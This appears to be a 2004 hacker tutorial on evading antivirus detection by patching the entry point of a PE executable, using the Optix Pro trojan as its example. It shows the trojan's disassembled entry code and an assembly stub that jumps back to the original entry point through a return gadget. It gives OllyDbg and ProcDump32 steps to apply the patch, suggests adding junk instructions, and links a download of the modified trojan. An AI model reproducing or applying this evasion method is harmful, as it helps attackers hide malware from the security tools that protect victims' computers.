

Changing the Pe-File Entry-Point to avoid anti-virus detection
A little draft by Delikon / [ich\[at\]delikon.de](mailto:ich[at]delikon.de) / www.delikon.de
8.3.2004

needed tools:

- a pe-file editor: for example procdump32
- a debugger (i use here ollydbg)
- a program which is detected by a AV.
I use here a trojan called optix pro
(www.evileyesoftware.com)
- pencil and paper ;)

First of all:

If you read here something which is incorrect, please feel free to write me a mail.
You will find this Draft and the trojan with new EP at
www.delikon.de/zips/EP-changing.zip


Now we start working:

A virus-scanner cannot scan every file for all virus pattern in his database, so he must find some characteristics to minimize the amount of patterns.
So the scanner use in my opinion the entry-point of a file and file size.

What will happen if we change the entry-point??

1)

Let us have look at the server of optix pro
My virus scanner says after scanning it.



Now we start optix in our debugger.

CPU - main thread, module optixpro		
0049A84C	55	PUSH EBP
0049A84D	8BEC	MOV EBP,ESP
0049A84F	83C4 F4	ADD ESP,-0C
0049A852	B8 1CA54900	MOV EAX,optixpro.0049A51C
0049A857	E8 18C0F6FF	CALL optixpro.00406874
0049A85C	A1 DCDD4900	MOV EAX,DWORD PTR DS:[49DDDC]
0049A861	8B00	MOV EAX,DWORD PTR DS:[EAX]
0049A863	E8 A846F9FF	CALL optixpro.0042EF10
0049A868	E8 4781F6FF	CALL optixpro.004029B4
0049A86D	A1 DCDD4900	MOV EAX,DWORD PTR DS:[49DDDC]
0049A872	8B00	MOV EAX,DWORD PTR DS:[EAX]
0049A874	C640 4B 00	MOV BYTE PTR DS:[EAX+4B],0
0049A878	6A 00	PUSH 0
0049A87A	6A 00	PUSH 0
0049A87C	68 D4F54900	PUSH optixpro.0049F5D4
0049A881	B9 A04F4100	MOV ECX,optixpro.00414FA0
0049A886	33D2	XOR EDX,EDX
0049A888	33C0	XOR EAX,EAX
0049A88A	E8 BD93F6FF	CALL optixpro.00403C4C
0049A88F	8B00 7CDF4900	MOV ECX,DWORD PTR DS:[49DF7C]
0049A895	A1 DCDD4900	MOV EAX,DWORD PTR DS:[49DDDC]
0049A89A	8B00	MOV EAX,DWORD PTR DS:[EAX]
0049A89C	8B15 9C384900	MOV EDX,DWORD PTR DS:[49389C]
0049A8A2	E8 8146F9FF	CALL optixpro.0042EF28
0049A8A7	8B00 94DD4900	MOV ECX,DWORD PTR DS:[49DD94]
0049A8AD	A1 DCDD4900	MOV EAX,DWORD PTR DS:[49DDDC]
0049A8B2	8B00	MOV EAX,DWORD PTR DS:[EAX]
0049A8B4	8B15 F0334900	MOV EDX,DWORD PTR DS:[4933F0]
0049A8BA	E8 6946F9FF	CALL optixpro.0042EF28
0049A8BF	A1 DCDD4900	MOV EAX,DWORD PTR DS:[49DDDC]
0049A8C4	8B00	MOV EAX,DWORD PTR DS:[EAX]
0049A8C6	E8 DD46F9FF	CALL optixpro.0042EFA8
0049A8CB	E8 F091F6FF	CALL optixpro.00403AC0
0049A8D0	0000	ADD BYTE PTR DS:[EAX],AL
0049A8D2	0000	ADD BYTE PTR DS:[EAX],AL
0049A8D4	0000	ADD BYTE PTR DS:[EAX],AL
0049A8D6	0000	ADD BYTE PTR DS:[EAX],AL
0049A8D8	0000	ADD BYTE PTR DS:[EAX],AL
0049A8DA	0000	ADD BYTE PTR DS:[EAX],AL
0049A8DC	0000	ADD BYTE PTR DS:[EAX],AL
0049A8DE	0000	ADD BYTE PTR DS:[EAX],AL
0049A8E0	0000	ADD BYTE PTR DS:[EAX],AL
0049A8E2	0000	ADD BYTE PTR DS:[EAX],AL

Arg3 = 00000000
Arg2 = 00000000
Arg1 = 0049F5D4

optixpro.00403C4C
optixpro.0049F5B0

optixpro.004938E8
optixpro.0049F588

optixpro.0049343C

we see our entry-point of the file is at 0x9A84C + base 0x00400000 = 0x0049A84C after this small code section is a lot of space to put your own code.

Now we have to put in this empty space some lines of code where we will later point our new entry-point.

But how should this code look like ??

The easiest was is to put there a jump 0x0049A84C

But this is too simple every AV will notice this simple trick.

But what is if we jump around in the code to get to the address we want??

Now let me explain this simple asm code.

```

Push ebp
Mov  ebp,esp           //standart stack frame build

Sub  esp,4            //make space for the push of 4 bytes

Push 0x0049A84C      //push the 4 bytes of the old entry point on the stack

Mov  eax,0x11223344 //this is the address of a return instruction (i explain it later )

Jmp  eax             //jump to this return instruction

```

The Return instruction pop one address off the stack and jump(return) to this address.

Browse through the code for the right address of such an instruction i use this at 0x0049A114



our asm code will now look like this:

```

Push ebp
Mov ebp,esp //standart stack frame build

Sub esp,4 //make space for the push of 4 bytes

Push 0x0049A84C //push the 4 bytes of the old entry point on the stack

Mov eax, 0x0049A114 //this is the address of a return instruction (i explain it later )

Jmp eax //jump to this return instruction

```


This is the simplest way to jump back to the old EP.

You can also fill this code with some fake instructions, to avoid detection.


2) Now edit the exe file with ollydbg like this:

go to a line with 0000


press "space" and type in the asm code



after you have typed in the hole asm code save the changes with right click.



after that a windows will pop up, select there “all modifications” then select with right click this




choose a file name and save it.

3)

now we have to change the old entry-point to point into your code.

Notice : your code was at 0x0049A8D0

Start now procdump32. and open your new file:



this is the old EP now type in the new EP and save it.



now check it with your antivirus-scanner, for me it works well ;-)

